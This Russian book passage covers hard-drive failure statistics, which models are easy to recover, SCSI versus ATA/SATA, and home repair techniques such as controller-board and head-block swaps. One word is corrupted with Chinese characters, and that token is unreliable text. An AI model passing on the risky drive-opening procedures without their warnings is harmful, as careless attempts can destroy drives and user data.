Не бывает "хороших" и "плохих" производителей. С каждым брендом случались свои проколы. Независимо от производителя, из партии в тысячу дисков от одного до десяти винчестеров возвращаются задолго до истечения гарантийного срока, даже если они позиционируются как серверные модели. Все решает вероятность. Кому-то жить, а кому-то и умирать.

Правильнее было бы говорить о неудачных моделях. В качестве примера можно привести печально известную серию Fujitsu MPG, в которой использовалась микросхема Cirrus Logic с измененным составом подложки. С течением времени из-за этой подложки образовывались паразитные утечки, и практически все эти винчестеры вымерли в течение двух лет. Еще один пример — IBM DTLA (в просторечии называемый "дятлом") с неудачной конструкцией разъема

гермоблока, вызывающей периодическое исчезновение контакта и, как следствие, — преждевременное прекращение операции записи. При этом, естественно, часть сектора оказывалась незаписанной. В результате этого на диске образуются виртуальные BAD-сектора, на которых нет физических дефектов, однако контрольная сумма не совпадает. Такие сектора можно прочесть, но нельзя восстановить, так как запись данных сектора не была завершена. У меня было три таких диска. Один из них отказал в течение первых двух месяцев эксплуатации. Он был успешно отремонтирован, а затем заброшен на полку в качестве экспоната. Два других таких диска успешно работают до сих пор. При этом невозможно сосчитать, сколько дисков катастрофически отказало у моих знакомых! Как уже говорилось, в этой области все решает слепая вероятность. В качестве дополнительных факторов можно указать качество блока питания, отсутствие вибраций и т. д.

Сбор статистики об отказах жестких дисков — дело затруднительное. Абсолютное количество отказов само по себе еще ни о чем не говорит. При сборе статистики необходимо учесть распространенность данной модели, а также условия эксплуатации. Считается, что диски SCSI надежнее, чем IDE. Однако эта картина наблюдается лишь потому, что диски SCSI устанавливаются в серверах и работают, практически никогда не выключаясь. Стоит учесть, что большинство отказов происходит как раз в момент включения/выключения. При этом, разумеется, для дисков SCSI не существует проблем с перегревом, и им неведома ситуация "винчестер в сумке".

На сайте фирмы Derstein, занимающейся восстановлением данных, приводится любопытная статистика зафиксированных отказов (<http://www.derstein.ru/cgi-bin/stat.cgi?do=show>), которую я в сокращенном виде привожу ниже. Таблица 3.1 обобщает статистику по производителям, а табл. 3.2 — по моделям.

Таблица 3.1. Статистика отказов жестких дисков по производителям

Производитель	Количество зафиксированных отказов
Fujitsu	498
IBM	393
Maxtor	210
Quantum	110
Western Digital	95
Samsung	49
Seagate	42
Conner	3

Таблица 3.2. Статистика отказов жестких дисков по моделям

Модель	Количество зафиксированных отказов
IBM (IC35L040AVER07-0) 41.0 Gb	119
Fujitsu (MPG3204AT) 20.4 Gb	83
Fujitsu (MPG3409AT) 40.9 Gb	57
Fujitsu (MPG3102AT) 10.2 Gb	54
Fujitsu (MPG3204AH) 20.4 Gb	48
IBM (DTLA 307030) 30.7 Gb	37
Fujitsu (MPG3409AH) 40.9 Gb	32
IBM (IC35L020AVER07-0) 20.5 Gb	31
Fujitsu (MPE3204AT) 20.4 Gb	29
Seagate (340016A) 40.0 Gb	28

Как видно на основании приведенных данных, наилучшим производителем оказался Samsung. При этом, я должен заметить, что лично у меня против него существует стойкое предубеждение. Отнюдь не факт, что малое количество отказов не вызвано низкой популярностью таких дисков.

Как уже говорилось, время от времени у всех производителей встречаются неудачные модели. К тому же, источник отказов зачастую располагается вне диска. Таким образом, вопрос о надежности правильнее ставить так: "Какой диск имеет наибольшие шансы на успешное восстановление?"

С этим вопросом я обратился к ведущему инженеру фирмы ACE Lab Сергею Яценко, через руки которого прошли тысячи дисков. На основании его ответов я и составил приведенные ниже краткие рекомендации по выбору наиболее "живучей" модели.

Список дисков, наиболее удачных с точки зрения восстановления, то есть таких, которые проще восстанавливать, составлялся с учетом следующих факторов:

- ☐ удобство и простота подбора блока головок в случае проблем с ним;
- ☐ практическое отсутствие самоповреждения записи;
- ☐ сравнительно низкое количество экстремально сложных узлов.

С учетом вышеперечисленных факторов в список лидеров включаются следующие модели: Seagate, Samsung, Hitachi-IBM (HGST), Fujitsu (2.5"), и, с некоторой натяжкой, Toshiba (2.5"), хотя у последней модели существует

мерзкая проблема с протеканием подшипника шпиндельного двигателя, возникающая из-за того, что крышка его не приварена, как у других моделей, а приклеена. Стоит отметить, что хотя у дисков Maxtor эта крышка тоже приклеена, с ними такой проблемы не возникает вследствие значительно большей толщины и габаритов.

ПРИМЕЧАНИЕ

Наименования производителей перечислены в порядке увеличения проблематичности восстановления их дисков.

В списке, приведенном ниже, перечислены диски, которые, может быть, и отказывают не намного чаще представителей из первого списка, но доставляют массу неприятностей при восстановлении. Этот список тоже упорядочен по мере нарастания проблематичности:

- ☐ Maxtor — эти диски "радуют" глючной записью и нестабильностью головок;
- ☐ WDC — для этих дисков крайне сложно подобрать исправные головки и, в некоторых случаях, восстановить функциональность служебной зоны. Кроме того, они имеют статический транслятор, что приводит к невозможности прочитать данные пользователя в случае разрушения модулей транслятора и таблицы дефектов в служебной зоне;
- ☐ Quantum — хотя компания, как таковая, уже не существует, диски этого производителя продолжают катастрофически отказывать. При этом после отказа они уже практически не подлежат восстановлению. Самый действенный способ восстановления, но не самый продуктивный — это заморозка. В некоторых случаях диск после заморозки при -10°C начинает отдавать данные... Но этот трюк проходит не часто. Замена головок у них крайне затруднена. Если блок головок насчитывает 3 или большее количество головок, его замена реальна только при впечатляющих трудовых затратах.

Если у кого-то стоят диски Quantum AS, можно только посоветовать избавиться от них как можно скорее. Такие производители, как Maxtor и WDC, со своими трудностями справляются, но с явной неохотой.

Естественно, объективную оценку дать сложно, но ситуация, по тому, что мы наблюдаем, обстоит так.

SCSI против SATA

Некоторые жесткие диски и оптические приводы поддерживают интерфейсы ATA или ATAPI (ATA packet interface) — то есть IDE; с другой стороны, многие модели поддерживают SCSI. Изменит ли появление интерфейса serial

ATA (SATA) соотношение сил в этой области? Хотя я и не являюсь профессиональным предсказателем будущего, я все же постараюсь ответить на этот вопрос на основе сравнения функциональных возможностей этих интерфейсов.

Ожесточенные "звездные войны" вокруг интерфейсов SCSI и ATA ведутся уже давно. Последние ревизии стандарта ATA по своим функциональным возможностям вплотную приближаются к SCSI, однако до полной победы еще далеко. Дело в том, что стандарт SCSI изначально проектировался с прицелом на рынок серверов, прочно на нем обосновался, и сдавать свои позиции не собирается. Стандарт ATA, напротив, задумывался как максимальное дешевое решение для однопользовательских маломощных машин. Несмотря на все усовершенствования и нововведения последних лет он все же остается идеологически ущербным интерфейсом.

ПРИМЕЧАНИЕ

Лично мне все эти попытки модернизации ATA напоминают попытки одинокого энтузиаста, пытающегося переделать "горбатый" Запорожец в мощный Мерседес! С другой стороны, если возможности ATA полностью соответствуют вашим потребностям, то именно на нем и стоит остановить свой выбор, отдав предпочтение перед SCSI. Зачем переплачивать за излишества, которые вам реально не нужны?

Вавилонская башня технологий

SCSI, ATA, ATAPI, IDE, EIDE... В этом ворохе аббревиатур даже матерому специалисту не так-то просто разобраться. Но мы все же попробуем!

Аббревиатура SCSI расшифровывается как Small Computer System Interface (Системный Интерфейс Малых Компьютеров). Конструктивно SCSI представляет собой интеллектуальный контроллер, интегрированный непосредственно в само периферийное устройство и поддерживающий унифицированный набор управляющих команд, общий для всех устройств данного типа. По сути своей контроллер SCSI представляет собой мини-компьютер, по мощности сопоставимый с Intel 80486. Во времена становления SCSI это решение было отчаянно смелым, и действительно являлось огромным шагом вперед. До появления стандарта SCSI всякое устройство имело свою собственную систему команд, ориентированную на выполнение элементарных операций (например, включить или выключить двигатель, прочитать индексную метку, переместить головку на следующую дорожку и т. д.). Это не только затрудняло программирование, но и требовало переделки контроллера даже при незначительных конструктивных изменениях периферийного устройства.

Устройства SCSI имеют единую схему логической адресации, независимую от физической геометрии устройства, и высокоуровневую систему команд

(например, прочитать сектор или группу секторов, начать воспроизведение аудиодиска). Получив команду, устройство ставит ее в очередь и освобождает шину, а инициатор запроса (которым может быть как центральный процессор, так и другое устройство SCSI) переключается на решение другой задачи. Обработав запрос, устройство вновь повторяет захват шины и пересылает данные инициатору, уведомляя его об этом через механизм прерываний. Таким образом, шина эффективно используется несколькими устройствами, и время простоя центрального процессора сводится к минимуму.

Электрически интерфейс SCSI представляет собой либо обыкновенный многожильный кабель, либо оптоволокно. Вообще говоря, существует множество конкурирующих стандартов, подробное рассмотрение которых выходит далеко за рамки данной книги. Достаточно лишь сказать, что физическая скорость передачи данных в последних версиях стандарта SCSI полностью удовлетворяет потребности реально существующих устройств, оставляя солидный задел на будущее. Некоторые из электрических интерфейсов поддерживают длину кабеля до 25 метров и горячую замену устройств без выключения питания. Тем не менее, утверждение о том, что все диски SCSI можно заменять и переключать на лету, неверно. Более того, оно чревато смертельными для диска последствиями. Максимальное количество устройств на шине SCSI различно и варьируется от одного электрического интерфейса к другому. В среднем, к одной шине можно подключить от 7 до 15 устройств, не сильно проигрывая в скорости передачи данных.

Для подключения контроллера SCSI к центральному процессору необходимо установить весьма сложный и дорогостоящий host-контроллер SCSI, что несколько ограничивает сферу применения данного стандарта.

Аббревиатура ATA расшифровывается как Advanced Technology Attachment (интерфейс подключения накопителей), и история его возникновения тесно связана с фирмой IBM и компьютерами типа IBM AT. Для преодоления ограничений, свойственных интерфейсу подключения накопителей, использовавшему модифицированную частотную модуляцию (Modified Frequency Modulation, MFM), применявшемуся в IBM XT, компания поручила комитету T10 (<http://www.t10.org>) разработку нового промышленного стандарта. С этой задачей комитет справился на славу, отголоски которой дошли до наших дней, пускай и в сильно измененном виде. Впрочем, никаких революционных идей комитет не предложил, ограничившись интеграцией стандартного контроллера жесткого диска непосредственно с самим устройством, соединенным параллельным шлейфом с не менее стандартной шиной ISA. Так вот почему контроллеры ATA такие дешевые и простые! Фактически они состоят из микросхемы буферной памяти и дешифратора адреса. Разумеется,

современные контроллеры ATA существенно усложнились. Однако эти усложнения не настолько существенны, чтобы вызвать сильное подорожание.

Тем не менее, даже первая версия стандарта обнаруживает много общих черт со SCSI. Это и интегрированный контроллер, и унифицированный набор команд (пусть и не такой богатый, как в SCSI), и возможность совместной работы нескольких устройств на шине. Но здесь нет ни "прозрачной" схемы адресации, ни механизма отложенного выполнения команд, ни, тем более, очереди запросов. При этом количество устройств на шине не превышает двух, причем в каждый момент времени может работать только одно устройство, а другое вынуждено ожидать освобождения шины, происходящего только после завершения цикла обмена. Передав команду на чтение сектора, процессор непрерывно опрашивает специальный порт, в котором устройство выставляет флаг готовности данных, пословно считываемый процессором через порт ввода/вывода. Впрочем, в однозадачных системах тех дней это не казалось дикостью, ведь переключиться на выполнение другой задачи процессор все равно не мог, поскольку задача была всего одна.

Между тем, аппаратные мощности процессоров непрерывно росли, и на IBM PC начали возникать первые многозадачные системы. Как следствие, во второй ревизии стандарта, получившей кодовое наименование ATA-2, появилась поддержка режима DMA. Теперь, передав команду на чтение сектора, процессор мог спокойно переключаться на другую задачу, перекладывая заботу о дисковой подсистеме на контроллер ATA. В последующих ревизиях скорость передачи по физическому интерфейсу увеличилась до 100 Мбайт/с. Кроме того, появилась прозрачная логическая адресация (а вместе с ней — и поддержка жестких дисков большого объема). Наконец, было введено расширение ATA, получившее название ATAPI (ATA Packet Interface — пакетный интерфейс ATA), реализующее ту же самую схему обмена командными пакетами, что и SCSI.

Кстати говоря, операционные системы семейства Windows абстрагируются от особенностей конкретного интерфейса, всегда работая с устройствами ATA как со SCSI. Специальный компонент системы, называемый SCSIizer, автоматически транслирует запросы SCSI в команды накопителя ATA, что значительно упрощает его программирование. К сожалению, всеми преимуществами истинного SCSI воспользоваться так и не удастся, в частности, отсутствует возможность прямого обмена данными между накопителями ATA, и приходится гонять их через центральный процессор.

Последние версии ATA обеспечивают контроль целостности передачи по интерфейсному кабелю, значительно увеличивая его пропускную способность, и содержат некоторое подобие планировщика. Однако воспользоваться

им все равно не удастся, поскольку наличие второго устройства на шине многократно уменьшает скорость передачи данных. Для достижения адекватной производительности каждое устройство должно быть подключено к своему контроллеру, а таких контроллеров на подавляющем большинстве материнских плат всего два.

Интерфейс SATA (Serial ATA — последовательный ATA) представляет собой дальнейшее развитие интерфейса ATA (IDE), который после появления SATA был переименован в PATA (Parallel ATA). Теперь вместо широкого шлейфа используется тонкий кабель, соединяющий единственное устройство со своим портом. Максимальная длина кабеля и скорость передачи существенно увеличены, однако на жизни большинства пользователей это никак не отражается, поскольку и прежняя длина кабеля в большинстве случаев была вполне достаточной. Что касается скорости передачи данных, то винчестеры не в полной мере использовали даже ту пропускную способность, которая была предусмотрена предыдущей ревизией ATA. Количество подключаемых устройств по-прежнему невелико (один SATA-порт — одно SATA-устройство, а таких портов на материнских платах раз-два и обчелся). В общем, со SCSI этому интерфейсу не тягаться. Правда, появилась возможность горячей замены дисков, но для домашних компьютеров она не столь уж критична.

ПРИМЕЧАНИЕ

Если же оставить технические подробности в стороне и взглянуть на SATA с этической точки зрения, то худшего интерфейса, вероятно, не существует в природе. Разработка SATA велась и ведется закрытым сообществом SATA-IO (Serial ATA International Organization — Международная организация Serial ATA). По этой причине и сам стандарт SATA является *закрытым* (см. https://www.sata-io.org/secure/spec_download.asp). Таким образом, подробная техническая документация доступна только членам данного сообщества. В открытом доступе находится лишь устаревшая информация, а современные и актуальные ревизии доступны для бесплатного скачивания лишь членам SATA-IO. Тем не менее, никто не сомневается, что будущее принадлежит SATA. Как утверждает Хэйл Лэндис (Hale Landis), "секретное общество" вынашивает планы по замене SCSI. Иначе говоря, впереди нас ждет сплошная мрак. Заинтересованным читателям можно порекомендовать следующую ссылку: <http://www.ata-atapi.com/sata.htm>.

Аббревиатура IDE расшифровывается как Integrated Device Electronic (Интегрированное Электронное Устройство) и де-факто является синонимом ATA, хотя в девичестве обозначало не более, чем интеграцию устройства с контроллером. На сегодняшний день эта аббревиатура переродилась в торговую марку, практически полностью вытеснившую из употребления аббревиатуру ATA.

ПРИМЕЧАНИЕ

На сайте <http://www.ata-atapi.com> недвусмысленно утверждается, что ATA и ATAPI — это действительные имена интерфейсов массовых дисковых накопителей, часто называемые IDE и EIDE соответственно. IDE и EIDE, главным образом, используются продавцами, которые не ведают, чем торгуют, и журналистами, которые сами не знают, о чем пишут. Вот и дословная цитата: "ATA and ATAPI are the real names for the mass storage device interface that is frequently called IDE and EIDE. IDE and EIDE are mostly used by marketing people who do not know what they are selling and by writers for magazines who do not know what they are writing about".

Смертельная схватка

Основной недостаток интерфейсов ATA/SATA, который до сих пор не преодолен, — это ограниченное количество подключаемых устройств. До тех пор, пока вы довольствуетесь одним жестким диском и одним приводом CD/DVD-ROM, никаких проблем не возникает, но если вы захотите подключить два винчестера, один CD-ROM, один CD-RW и один DVD-ROM, то мне остается только вам посочувствовать.

Дисковые массивы, состоящие из нескольких винчестеров, на контроллерах ATA не могут быть реализованы в принципе, так как каждое устройство требует своего контроллера, а каждый контроллер — своего IRQ и канала DMA. К тому же, отсутствие полнофункционального планировщика отрицательно сказывается на производительности дисковой подсистемы (особенно на беспорядочных запросах) и усложняет её программирование. Дело в том, что при возникновении какой бы то ни было ошибки вся очередь сбрасывается, а это значит, что инициатору запросов требуется хранить ее копию, тщательно отслеживая все изменения. Короче говоря, нормальных контроллеров RAID нет ни под ATA, ни под SATA-накопители, и, по-видимому, никогда не будет. Модели, представленные на рынке, сильно напоминают пионерские разработки, созданные впопыхах, и содержат большое количество фатальных ошибок, часто приводящих к необратимой порче данных. Пользоваться им даже в домашних целях категорически не рекомендуется. Разумеется, никакие физические законы не препятствуют созданию правильного контроллера RAID с поддержкой ATA/SATA. Однако фирмы-производители просто не хотят вкладывать деньги в эту разработку, и не сделают этого до тех пор, пока в ATA/SATA не появится полноценный планировщик очереди запросов.

С другой стороны, для подключения устройств SCSI требуется приобрести весьма дорогостоящий хост-контроллер (нормальные контроллеры стоят от 100 долларов, те же, что интегрированы в материнские платы, в большинстве своем оставляют довольно мрачные впечатления). Причем различных электрических интерфейсов у SCSI намного больше, чем у ATA, и они намного

хуже совместимы. Процедура подключения устройства тоже не из легких, а перемычек на плате контроллера намного больше одной. Неправильно же выставленные перемычки могут стоить жизни и устройству, и контроллеру. Установка драйверов SCSI практически никогда не обходится без танцев с бубном, и многие из этих драйверов содержат ошибки, приводящие к порче всех хранящихся данных. Словом, пытаться настроить устройство SCSI без надлежащей подготовки могут только самоубийцы.

Резюме

Для домашнего использования (если только количество подключенных устройств не очень велико) лучше всего использовать накопители ATA/SATA. То же самое относится и к серверам, обслуживающих локальные сети небольших организаций. Для высокопроизводительных рабочих станций и серверов с внушительными дисковыми массивами однозначно выбирают SCSI.

Глава 4



Ремонт жестких дисков

Прежде чем затрагивать логические разрушения, например, непреднамеренное форматирование или удаление файлов (обсуждению которых в основном и посвящена данная книга), рассмотрим методику восстановления данных после аппаратных отказов жестких дисков. Сделать это абсолютно необходимо, поскольку выполнение этих операций — это вопрос жизни и смерти вашего жесткого диска.

Введение

Объемы жестких дисков стремительно растут, а их надежность неуклонно падает. С одной стороны, поджимает плотность записи, с другой — конкуренция. Повсеместно применяются дешевые комплектующие и "сырые" технические решения, обкатывать которые приходится потребителям. Залог безопасности данных — ежедневное резервирование (тем более что современные съемные носители это позволяют). Однако, несмотря на это, даже продвинутые специалисты часто пренебрегают этой рекомендацией, ведь все "и так работает"...

После отказа винчестера данные практически всегда можно восстановить, если действовать по плану. Если же плана нет, от "врачевания" лучше сразу же отказаться. Неумелые попытки только затрудняют процедуру восстановления, а иногда и делают ее совершенно невозможной. Сотрудники сервис-центров настоятельно отговаривают пользователей от самостоятельного ремонта, а за послушание карают либо удвоенной (утроенной) ценой, либо же отказываются от восстановления. И делают они это совсем не потому, что боятся, что клиент сможет обойтись без их помощи! Жесткие диски — очень сложные устройства. Это не радиоприемники или прочие бытовые устройства, которые часто можно отремонтировать и без специализированных знаний!

У работников сервисного центра есть специализированное оборудование, накопленные знания и опыт. Через их руки прошли десятки тысяч винчестеров, поэтому шансы на успешное восстановление данных здесь намного выше, чем у простого программиста или администратора, рыдающего над убитым диском. Это — теоретически. Практически же... Цена за восстановление зачастую переходит все границы, причем никаких гарантий на благоприятный исход все равно нет. Известно немало случаев, когда "кустари-одиночки" бесплатно восстанавливали винчестеры, угробленные "специалистами" сервис-центров. А для жителей глубинки никакие "центры" вообще не доступны, и им приходится рассчитывать только на себя.

В этой главе будет идти речь о восстановлении данных. Ремонт винчестеров (за исключением редких случаев) или невозможен, или экономически нецелесообразен. Нашей задачей будет временное восстановление работоспособности жесткого диска, достаточное лишь для копирования самых ценных данных, в идеале — всего диска целиком. Мы рассмотрим исключительно общие вопросы ремонта жестких дисков, а в подробности пошаговой методики диагностики вдаваться не будем. Это — чрезвычайно обширная тема, заслуживающая отдельной книги и, к тому же, требующая индивидуального подхода к каждой конкретной модели диска. Заинтересованных читателей, желающих изучить данную тему углубленно, можно отослать к документации, представленной на сайте ACE Lab (<http://www.ancelab.ru/products/pc/traning.html>). Фрагменты этой документации доступны, в том числе, и незарегистрированным пользователям. Так что не будем повторяться. Основная цель данной главы — продемонстрировать, что ремонт жестких дисков возможен и в домашних условиях.

Внутреннее устройство жесткого диска

Блок-схема типичного жесткого диска представлена на рис. 4.1. Жесткий диск состоит из гермоблока и платы электроники. В гермоблоке расположены:

- ☐ шпиндельный двигатель, вращающий пакет из одного или нескольких магнитных дисков;
- ☐ блок магнитных головок (БМГ), который ранее управлялся шаговым электродвигателем, а теперь работает под управлением устройства, известного как "звуковая катушка" (voice coil);
- ☐ предусилитель-коммутатор чтения/записи, смонтированный в микросхеме, расположенной либо непосредственно на БМГ, либо на отдельной плате рядом с ней. В последнем случае замена коммутатора возможна без съема БМГ, что существенно упрощает его ремонт.




Рис. 4.1. Блок-схема типичного жесткого диска

Плата электроники содержит:

- ☐ контроллер шпиндельного двигателя и звуковой катушки, управляющий вращением пакета дисков и позиционированием головок;
- ☐ канал чтения/записи;
- ☐ микроконтроллер, являющийся, по сути, "сердцем" винчестера;
- ☐ контроллер диска, отвечающий за обслуживание интерфейса АТА.

Принципы ремонта жестких дисков

Древние жесткие диски стоили дорого, использовали целую россыпь микросхем с низкой степенью интеграции и серийные комплектующие, над которыми еще имело смысл подолгу зависать с осциллографом, выискивая неисправный элемент. Но затем степень интеграции начала стремительно нарастать, производители перешли на заказные чипы, а цены на винчестеры упали. Ремонтировать электронику стало не только сложно, но еще и нерентабельно.

Основным способом возвращения работоспособности жесткому диску стала замена всей платы контроллера целиком. Для этой цели берется диск идентичной модели (донор), и плата переставляется на гермоблок с восстанавливаемыми данными (акцептор). Исключение составляет мелкий ремонт, наподобие

замены перегоревшего предохранителя или транзистора, который можно выпаять непосредственно на теле "пациента".

Возникает вопрос — если ремонтники уже давно ничего не ремонтируют, а только тасуют платы, зачем же к ним обращаться и платить деньги, когда эту операцию можно проделать и самостоятельно? Однако в данном случае проще сказать, чем реально сделать.

Во-первых, необходимо найти подходящего донора. У разных моделей винчестеров совместимость плат электроники существенно различна. Некоторые из них требуют совпадения всех цифр в номере модели, а некоторые соглашаются работать и с "родственным" контроллером. Есть и такие модели, которые могут не работать даже при полном совпадении всех букв и цифр, и тогда приходится перебирать одного донора за другим в надежде найти подходящий. Особенности поведения каждой модели можно почерпнуть из документации, прилагаемой к PC-3000, или найти в Интернете. Поиски доноров серьезно осложняются тем, что период производства большинства винчестеров намного меньше их среднего срока существования. Компьютерные магазины постоянно обновляют свой ассортимент, и приобрести модель, аналогичную той, что вы купили несколько лет назад, скорее всего, не удастся. Остаются радиорынки и фирмы, торгующие подержанными комплектующими, но и здесь выбор невелик.

ВНИМАНИЕ!

"Неродной" контроллер может повредить микросхему коммутатора/предусилителя, расположенную внутри гермоблока, и разрушить служебную информацию, что существенно затруднит дальнейший ремонт. Никогда не переставляйте платы, если у вас есть хотя бы тень сомнения в их совместимости!

Во-вторых, помимо электроники, на плате контроллера имеется микросхема ПЗУ, в которой могут быть записаны индивидуальные настройки. В этом случае с чужой платой винчестер работать просто не будет! Тут есть два пути. Если акцептор еще подает признаки жизни, с него считывается оригинальная прошивка, которая затем записывается на плату донора. Если этот вариант не срабатывает, приходится перепаявать непосредственно само ПЗУ.

В-третьих, даже если винчестер "заведется" с чужой платой, последовательность нумерации секторов может оказаться нарушена, и файловая система превратится в мусор. Если это случится, разгребать этот мусор придется вручную или с помощью специализированных программных комплексов. Лучшим среди этих комплексов является Data Extractor, входящий в комплект PC-3000, но также способный работать и отдельно от него со штатным контроллером IDE.

Вообще говоря, никаких экстраординарных способностей для ремонта не требуется, и он вполне по силам мастерам средней руки. Отказ электроники — это еще полбеды. Гораздо хуже, если испорчена часть служебной информации, записанной на магнитных пластинах (эта тема будет освещена более подробно далее в этой главе). Это может произойти по разным причинам, наиболее распространенными среди которых являются: ошибки в прошивке, сбой питания, отказ электроники, вибрация/удары, деформация гермоблока. При этом жесткий диск не инициализируется или выдает сообщение об ошибке в ответ на любую команду. Некоторые винчестеры автоматически переходят в технологический режим, предназначенный для записи служебной информации, которая может быть передана либо через стандартный интерфейс ATA, либо через COM-терминал.

В состав PC-3000 входит большая коллекция разнообразных служебных модулей для популярных моделей жестких дисков, а всем зарегистрированным пользователем предоставляется бесплатный доступ к FTP-серверу, на котором можно найти практически все, что угодно. Как вариант, можно воспользоваться специализированными утилитами, распространяемыми производителями винчестера, выбрав режим обновления прошивки. Важно отметить, что при этом обновляются далеко не все модули; более того, далеко не для всех моделей такие утилиты существуют. К тому же, этот способ восстановления бесполезен, если в служебной зоне имеются физические дефекты или если накопитель "зависает" еще на старте, отказываясь входить в технологический режим. На этот случай существует метод горячей замены (*hot-swap*). В этой процедуре также участвуют два накопителя — донор и акцептор, но трансплантация осуществляется на лету. Акцептор обесточивается, с него снимается плата электроники, обнажая гермоблок. Донор подключается к шлейфу IDE, на него подается питание, затем, после завершения процесса инициализации и выдачи сигнала готовности, отдается команда ATA *sleep* (95h), останавливающая шпиндельный двигатель. Все остальные узлы остаются под напряжением. Контроллер аккуратно свинчивается и переставляется на гермоблок акцептора. Затем ему подается любая команда для пробуждения (например, команда чтения сектора). Поскольку контроллер уже был проинициализирован, обращения к служебной зоне не происходит, и с диска удастся считать всю уцелевшую информацию.

ПРИМЕЧАНИЕ

При использовании штатного контроллера IDE необходимо заблаговременно отключить S.M.A.R.T. в настройках BIOS Setup, иначе винчестер будет производить запись протокола S.M.A.R.T. в служебную зону.

Требования к совместимости плат электроники — те же самые, что и в случае простой перестановки контроллера. В принципе, нет необходимости

переставлять плату донора на акцептор. Можно взять плату акцептора, проинициализировать ее на гермоблоке донора, а затем вернуть обратно. Такой способ даже более предпочтителен, поскольку в этом случае акцептор будет работать со "своим" ПЗУ.

Ряд неисправностей требует вскрытия гермоблока и ювелирного мастерства рук. Первое место по частоте отказов занимает выход из строя одной или нескольких магнитных головок (рис. 4.2). Причиной может быть и заводской брак, и пробой электроники, и механическое воздействие (например, удар). Если головка остается физически неповрежденной, то одна из поверхностей перестает читаться, и тогда через каждые N секторов образуется BAD-сектор, где N — количество головок. Некоторые модели имеют 6 головок, некоторые — только одну, тогда при ее отказе диск становится полностью неработоспособным и не может прочитать даже служебную зону. Но и при отказе одной из шести головок информация превращается в труху. Все файлы, размер которых превышает 3 Кбайт (512×6), становятся "продырявленными". Что делать? Переставлять блок головок! Это очень сложная операция, и у начинающих мастеров в половине случаев она заканчивается фатально. Практиковаться на своем рабочем винчестере, который надо восстановить, категорически недопустимо! Сначала потренируйтесь на жестких дисках разной степени убитости, на которых нет ничего интересного.




Рис. 4.2. Блок магнитных головок с микросхемой коммутатора/предусилителя

Нам потребуется донор близкой модели. Точное совпадение всех цифр модели уже не обязательно, главное — чтобы БМГ был аналогичного типа. Некоторые диски паркуют головки за пределами внешней кромки магнитных пластин, некоторые — в специальной зоне близ центра шпинделя. Последний случай наиболее сложен. Ведь чтобы снять головки, их нужно протащить через всю поверхность, а допускать контакт головки с поверхностью нельзя, иначе магнитное покрытие будет разрушено!

Вооружившись тонкой полоской выгнутого и обезжиренного пластика, аккуратно заводим ее под каждую головку, так, чтобы пластик приподнимал головку над поверхностью, но сам ее не касался, и выводим головки за пределы внешней кромки. Чтобы головки не соприкасались и не царапали друг друга, между ними вставляется полоска полиэтилена, которую можно вырезать из антистатической упаковки жесткого диска (рис. 4.3). Заменяется только БМГ. "Родной" магнит звуковой катушки акцептора остается на месте. В зону парковки магнитные головки заводятся аналогичным образом, но в обратной последовательности. Остается лишь закрутить винт оси позиционера и надеть крышку на гермоблок. При включении винчестера практически наверняка раздастся жуткий звук, а скорость чтения упадет в десятки раз. Это — следствие работы с чужим БМГ, на "неродных" адаптивах. Подтягивая винты крышки, можно до некоторой степени выровнять график чтения. Долго в таком состоянии жесткий диск работать не может, поэтому необходимо как можно скорее приступить к вычитыванию поверхности, начиная с наиболее ценных данных. Более подробную информацию на эту тему можно найти в статье Сергея Казанского "Как я переставлял блок головок на Fujitsu MPG3409AH, чтобы спасти информацию. (Записки сумасшедшего ремонтника)": <http://onehalf.pisem.net/stat/heads.html>.




Рис. 4.3. Инструмент для перемещения БМГ, изготавливаемый из узкой полоски пластика (1), обжимаемого на разогретом металлическом стержне (2)

Некоторые жесткие диски содержат только одну магнитную головку, в случае отказа которой выгоднее переставлять саму пластину, как показано в уже упомянутом видеоматериале Сергея Яценко: http://pc3k.rsu.ru/video/video03_N40P_disk_swap.avi.

Также приходится сталкиваться и с "залипанием" магнитных головок, в прямом смысле слова прилипших к поверхности за счет сил межмолекулярного притяжения. Некоторые источники рекомендуют в этом случае просто крутануть диск в горизонтальном направлении, но польза от этого действия очень сомнительна, а вот вред оно может нанести немалый и зачастую不可правимый (например, повредить подвески головки с последующим фрезерованием магнитной поверхности). В этом случае лучше разобрать гермоблок и аккуратно приподнять головки с помощью уже знакомого нам куска изогнутого пластика, вернув их в зону парковки. Подробности — в статье Сергея Яценко: "Восстановление гермоблока IBM DJNA371350 после падения": <http://www.acelab.ru/pcTechSupport/DOSvers/MFGFeatures/IBM/VGPP.html> (к сожалению, доступной только для зарегистрированных пользователей PC-3000).

Кроме того, встречаются случаи повреждения коммутатора/предусилителя или обрыва гибкого шлейфа. Если коммутатор/предусилитель расположен непосредственно на БМГ (особенно в микросхеме бескорпусного исполнения), то весь БМГ заменяется целиком по вышеописанной методике.

Звуковая катушка, в силу своей конструктивной простоты, не отказывает практически никогда (там просто нечему ломаться), но вот выводные провода обломаться могут. К счастью, их легко припаять.

Шпиндельный двигатель очень надежен и перегорает/заклинивает обмотки только в исключительных случаях. Однако заклинивание гидродинамического подшипника — вполне распространенное явление. Если это происходит, то подшипник приходится расклинивать по методике, описанной в статье <http://www.acelab.ru/pcTechSupport/DOSvers/TechDoc/Barracuda4.html> (к сожалению, доступной только для зарегистрированных пользователей PC-3000).

Прошивка и адаптивы жесткого диска

Электроника диска — это только скелет. Без управляющих микропрограмм она работать не будет! Первые модели винчестеров хранили микропрограммы в ПЗУ, что создавало неудобства и накладывало определенные ограничения. Теперь же для этой цели используется сам жесткий диск! Разработчик резервирует некоторый объем дискового пространства и размещает в нем

